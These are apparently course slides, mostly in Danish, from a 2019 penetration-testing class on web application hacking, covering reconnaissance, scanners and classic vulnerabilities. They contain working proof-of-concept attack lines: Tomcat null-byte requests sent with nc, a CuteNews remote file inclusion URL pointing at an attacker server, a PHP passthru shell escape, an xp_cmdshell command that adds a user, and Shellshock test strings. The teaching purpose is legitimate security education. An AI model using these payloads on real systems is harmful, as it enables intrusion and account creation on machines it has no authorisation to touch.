



Welcome to

5. Web Application Hacking - and some IoT

KEA Kompetence Penetration Testing 2019

Henrik Lund Kramshøj hlk@zencurity.com @kramse  

Slides are available as PDF, kramse@Github
5-web-app-hacking-and-iot.tex in the repo security-courses

Plan for today



Subjects

- Web Application Hacking - and some IoT
- Common web application issues
- Attacking Authentication
- Session IDs

Exercises

- Try a few attacks in the JuiceShop with web proxy

Reading Curriculum:

- Grayhat skim chapters 22-25

Reading Related resources:

- *Pwning OWASP Juice Shop*

Goals: Web Application Hacking intro



Don't Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer
Gøre deltagerne istand til at udforske området ved at henvise til gode kilder

Aftale om test af netværk




Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

Er sikkerhedstest af webservere interessant?



Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav



Konsulentens udstyr - vil du være sikkerhedskonsulent

Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows - jeg bruger helst Windows 7 idag

Laptops, gerne flere, men een er nok til at lære!

- *A Hands-On Introduction to Hacking* by Georgia Weidman, June 2014
<http://www.nostarch.com/pentesting>
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni
<http://nostarch.com/metasploit>
- Metasploit Unleashed - gratis kursus i Metasploit
<http://www.offensive-security.com/metasploit-unleashed/> <http://mdsec.net/wahh/>

Hackerværktøjer



- Nmap, Nping - tester porte, godt til firewall admins <http://nmap.org>
- Kali Linux/Backtrack <http://kali.org>
- Metasploit Framework <http://www.metasploit.com/>
- Wireshark avanceret netværkssniffer - <http://http://www.wireshark.org/>
- Skipfish <http://code.google.com/p/skipfish/>
- Burpsuite <http://portswigger.net/burp/>
- OpenBSD operativsystem med fokus på sikkerhed <http://www.openbsd.org>

Billede: Acid Burn / Angelina Jolie fra Hackers 1995

Hvad skal der ske?



Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

Vi går idag kun efter webservere

OSI og Internet modellerne



OSI Reference
Model


Application
Presentation
Session
Transport
Network
Link
Physical

Internet protocol suite

Applications HTTP, SMTP, FTP, SNMP,	NFS
	XDR
	RPC
TCP UDP	
IPv4	IPv6 ICMPv6 ICMP
ARP RARP	
MAC	
Ethernet token-ring ATM ...	

I recommend securing from bottom up

Brug af Wireshark



Se også https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

Primary HTTP methods



- GET** Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations." [13] See safe methods below.
- HEAD** Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.
- POST** Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]
- PUT** Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol



Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet **passiv** kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

Eksempel: start Wireshark og browser på samme client

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server
`sslscan --ssl2 server`

Check dit site med `http://www.ssllabs.com`

Whois systemet



IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) <http://ripe.net>
- ARIN American Registry for Internet Numbers <http://www.arin.net>
- Asia Pacific Network Information Center <http://www.apnic.net>
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands <http://www.lacnic.net>
- AfriNIC African Internet Numbers Registry <http://www.afrinic.net>

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

HTTPS Everywhere



HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

<http://www.eff.org/https-everywhere>

Shodan dark google



Main Exploits Research Videos Anniversary Promotion Register Login

SHODAN Photosmart Search

Results 1 - 10 of about 19238 for Photosmart

Services		
HTTP	11,227	
HTTP Alternate	5,668	
SMB	2,336	
NetBIOS	3	
Oracle ISQL Plus	2	

Top Countries	
United States	8,224
Belgium	1,136
France	1,054
Sweden	991
United Kingdom	644

72.19.99.91
University of Massachusetts
Added on 08.04.2013
Amherst
v1928-336.wireless.umass.edu

HTTP/1.0 404 Not Found
Server: HP HTTP Server; HP **Photosmart** 7510 series - CQ878A; Serial number: CN240551310313;
Vesuvius_pp Built: Fri Sep 16, 2011 05:50:01PM {VEP1CN1137CR, ASIC id 0x0038000c}
Set-Cookie: sid=s258274dc8a4addbdd9bce673d211eba2;path=/;
Content-Length: 0
Cache-Control: must-revalidate, max-age=0
Pragma: no-cache

Celebrating 3 years of Shodan

`http://www.shodanhq.com/search?q=Photosmart`

Nmap port sweep after port 80/TCP



```
# nmap -p 80 192.0.2.0/24
```

Starting nmap V. 3.00 (www.insecure.org/nmap/)

Interesting ports on router.kramse.dk (192.0.2.129):

Port	State	Service
80/tcp	filtered	http

Interesting ports on www.kramse.dk (192.0.2.139):

Port	State	Service
80/tcp	open	http

Interesting ports on (192.0.2.145):

Port	State	Service
80/tcp	open	http

When learning Nmap use the Zenmap GUI!

Book mentions Nmapfe which does not exist anymore, but Zenmap does on most platforms!

Nping check TCP socket connection



```
root@cornerstone03:~# nping --tcp -p80 www.zencurity.dk
Starting Nping 0.7.40 ( https://nmap.org/nping ) at 2017-02-26 17:15 CET
SENT (0.0412s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (0.0416s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=4918 iplen=44 seq=394075685 win=16384
SENT (1.0417s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (1.0420s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=34525 iplen=44 seq=830276468 win=16384
SENT (2.0431s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (2.0435s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=62810 iplen=44 seq=1289199807 win=16384
SENT (3.0446s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (3.0449s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=43831 iplen=44 seq=2100284412 win=16384
SENT (4.0460s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (4.0463s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=38950 iplen=44 seq=2839712282 win=16384

Max rtt: 0.332ms | Min rtt: 0.257ms | Avg rtt: 0.301ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc.

Syn Ack is when the firewall and network works, AND web server is started etc.

If web server not running, would be RESET instead [http://nmap.org](https://nmap.org)

Generic Network Fault Injection



Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

Book uses simple Random TCP/UDP fault injector, with ARP spoofing

Various test cases must be tried with potential bad data, examples:

- loooong input - buffer overflows
- SQL injection - database commands
- Cross-site scripting
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes

Apache Tomcat Null Byte sårbarhed



Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
```

```
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
```

```
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp  
HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

```
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc  
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

<http://www.securityfocus.com/bid/6721/>

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1



```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1; Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
hlk@timon hlk$
```

Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20



```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$
```

efter *opgradering* er serveren ikke sårbar mere

Curl - the HTTP swiss army knife



Christian Panton
@christianpanton

@je5perl

```
panton@fluffy:~$ curl -H "Host: mobil.dr.dk" headertest.panton.org/  
Connected: [::ffff:80.62.117.213]:55713  
  
GET / HTTP/1.1  
X-Nokia-msisdn: 4531695533  
X-Context-id: 1223221667  
User-Agent: curl/7.35.0  
Accept: */*  
Host: mobil.dr.dk
```

30/10/14 22.13

What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

Source: <http://curl.haxx.se/>

OWASP top ten



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

<http://www.owasp.org>

Also has Zed Attack Proxy (ZAP) https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



Lille nemt nyhedssystem

Mit demosystem virker ikke mere, fordi installationen er blevet *for sikker*




CuteNews indeholder sårbarheder


Sårbarheden er beskrevet på: <http://www.osvdb.org/9557>

Software findes på: <http://cutephp.com/cutenews/>

CuteNews - normal virkemåde



CuteNews - CutePath PHP injection



http://server/cutenews/show_archives.php?
cutePath=http://ondserver/files/pentest/

CuteNews - detaljer



- Henter config.php i cutepath - søgesti
- Cutepath kan ændres og derved kan filen data/config.php hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* - ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

NB: ikke kun problem for PHP

PHP shell escapes



Hvad indeholder hackerens udgave af filen data/config.php
- alt, bagdøre, hack scripts, exploits

```
<pre>  
<?php passthru(" netstat -an && ifconfig -a"); ?>  
</pre>
```

Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: ``echo hej``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

resultat: webserveren sender data ud via normal HTTP

CuteNews opsummering



Opsummering af CuteNews

- at man skal validere alle input
- man skal passe på *shell escapes*
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!

OWASP WebGoat




WebGoat fra OWASP, <http://www.owasp.org>

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en almindelig laptop

<https://www.owasp.org>

Bonus Øvelse: Prøv OWASP WebGoat



Prøv WebGoat - enten på fælles eller hvis du selv har downloadet
Hentes som Zip fil og lytter som default kun på localhost
Anbefales at afvikle den på maskine med NAT, eller evt. på Kali

Konfigurationsfejl - ofte overset



Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

Tilsvarende ser vi jævnligt eksempler på at folk tager input direkte over i shell på Linux

Proof of concept programs exist - god or bad?



Some of the tools released shortly after Heartbleed announcement

- <https://github.com/FiloSottile/Heartbleed> tool i Go
site <http://filippo.io/Heartbleed/>
- <https://github.com/titanous/heartbleeder> tool i Go
- <http://s3.jspenguin.org/ssltest.py> PoC
- <https://gist.github.com/takeshixx/10107280> test tool med STARTTLS support
- <http://possible.lv/tools/hb/> test site
- <https://twitter.com/richinseattle/status/453717235379355649> Practical Heartbleed attack against session keys links til, <https://www.matthlifebytes.com/?p=533> og "Fully automated here "
<https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/>
- Metasploit er også opdateret på master repo
<https://twitter.com/firefart/status/453758091658792960>
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Shellshock CVE-2014-6271 - and others



```
5. vagrant@ubuntu: ~ (ssh)
hlk@katana:speedtest$ ssh vagrant@192.168.0.179
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-30-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Wed Nov  5 07:55:03 CET 2014

System load:  0.46           Processes:            228
Usage of /:   4.5% of 58.20GB Users logged in:        0
Memory usage: 15%           IP address for eth0: 192.168.0.179
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Mon Jul  7 17:08:26 2014
vagrant@ubuntu:~$ dpkg -s bash | grep Version
Version: 4.3-7ubuntu1
vagrant@ubuntu:~$ env x='()' { :;; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
vagrant@ubuntu:~$
```

Source: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Kan udnyttes over HTTP, hvis data rammer en bash shell

Shellshock - multiple vulnerabilities



Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:

```
5. vagrant@ubuntu: ~ (ssh)
vagrant@ubuntu:~$ rm echo
vagrant@ubuntu:~$ X='() { (a)=>\ ' bash -c "echo date"
bash: X: line 1: syntax error near unexpected token `='
bash: X: line 1: `
bash: error importing function definition for `X'
vagrant@ubuntu:~$ cat echo
Wed Nov  5 08:20:24 CET 2014
vagrant@ubuntu:~$
```

```
X='() { (a)=>\ ' bash -c "echo date"
```

Source: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

The Exploit Database - dagens buffer overflow



EXPLOIT DATABASE

GET CERTIFIED

Verified Has App

Filters Reset All

Show 15 Search:

Date	D	A	V	Title	Type	Platform	Author
2019-02-25	📄	✗		Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
2019-02-25	📄	📺	✗	Xlight FTP Server 3.9.1 - Buffer Overflow (PoC)	DoS	Windows	Logan Whitmire
2019-02-25	📄	✗		Advance Gift Shop Pro Script 2.0.3 - SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	📄	✗		News Website Script 2.0.5 - SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	📄	✗		PHP Ecommerce Script 2.0.6 - Cross-Site Scripting / SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	📄	✗		zzzphp CMS 1.6.1 - Remote Code Execution	WebApps	PHP	Yang Chenglong
2019-02-25	📄	✗		Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	WebApps	Java	wetw0rk
2019-02-23	📄	✗		Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	📄	✗		Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoon
2019-02-22	📄	✓		Micro Focus Filr 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	📄	✓		Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	📄	✗		WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute:CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	📄	✗		Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	📄	✗		AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	📄	✓		MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

Nikto webscanner



Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner <http://cirt.net/nikto2>

Demo: Nikto



Script started on Tue Nov 7 17:43:54 2006

```
$ nikto -host 127.0.0.1 -port 8080 ^M
```

```
-----  
- Nikto 1.35/1.34 - www.cirt.net
```

```
+ Target IP: 127.0.0.1
```

```
+ Target Hostname: localhost.pentest.dk
```

```
+ Target Port: 8080
```

```
+ Start Time: Tue Nov 7 17:43:59 2006
```

```
...
```

```
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
```


```
+ /examples/jsp/snp/snoop.jsp - Displays information about page  
retrievals, including other users. (GET)
```

```
+ /examples/servlets/index.html - Apache Tomcat default JSP pages  
present. (GET)
```

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Øvelse: Prøv nikto



Prøv nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Prøv den mod www.kramse.org eller lokal WebGoat instans

Sqlmap



sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

sqlmap features



; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: <http://sqlmap.org/>

Cross-site scripting



Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput i websider som vises, kan der måske indføres ekstra information/kode.

